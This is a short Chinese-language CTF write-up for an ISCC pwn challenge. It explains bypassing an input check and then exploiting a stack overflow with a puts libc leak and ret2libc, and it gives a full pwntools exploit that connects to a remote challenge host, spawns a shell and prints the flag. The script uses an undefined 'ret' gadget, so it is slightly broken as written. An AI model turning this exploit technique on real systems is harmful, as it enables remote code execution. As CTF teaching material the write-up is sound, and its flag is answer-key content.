
## pwn第一用笔

我们先下载附件打开附件发现两个文件

在ida中分析，合理猜测我们对面文件的内容是用笔九发的拼英补零。然后可以绕过第一步。

之后我们得到一个可以覆盖返回地址的输入，然后在ida中发现有一个read可以构造超长输入，那么就返回到这个函数中，执行输入，我们先将返回地址覆盖为一个put函数然后打印出put的libc真实地址，利用这个真实地址和已知的libc版本计算偏移。之后再返回这个函数，利用ret2libc即可。

### exp

from pwn import \*  
context(os='linux', arch='amd64', log\_level='debug')  
p = remote('59.110.164.72',10026)  
# p = process('./pwn')  
elf = ELF('./pwn')  
libc = ELF('./libc-2.23.so')  
# libc = ELF('/lib/x86\_64-linux-gnu/libc.so.6')  
​  
pop\_rdi = 0x400c53  
puts\_sym = elf.sym['puts']  
puts\_s = 0x4006F0  
read = 0x400b0f  
​  
# payload = b'a'\*73  
payload = b'dunbi000'  
payload += b'cuobi000'  
payload += b'yufeng00'  
payload += b'dunfeng0'  
payload += b'cunfeng0'  
payload += b'nvfeng00'  
payload += b'yuefeng0'  
payload += b'anfeng00'  
payload += b'jiebi000'  
​  
p.send(payload)  
p.sendafter(b'space\n', b'a'\*0x28 + p64(read))  
​  
payload2 = b'a'\*0x20  
payload2 += p64(ret)  
payload2 += p64(pop\_rdi)  + p64(puts\_sym)  
payload2 += p64(puts\_s) + p64(read)  
p.send(payload2)  
puts\_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))  
print(hex(puts\_addr))  
​  
offset=puts\_addr-libc.sym['puts']  
binsh=offset+next(libc.search(b'/bin/sh\x00'))  
system=offset+libc.sym['system']  
​  
payload=b'a'\*(0x20+0x8)  
payload+=p64(pop\_rdi)  
payload+=p64(binsh)  
payload+=p64(system)  
p.sendline(payload)  
p.interactive()  
​

得到最终flagISCC{f123617d-9dc5-4d87-b3e2-27f8e767fe4e}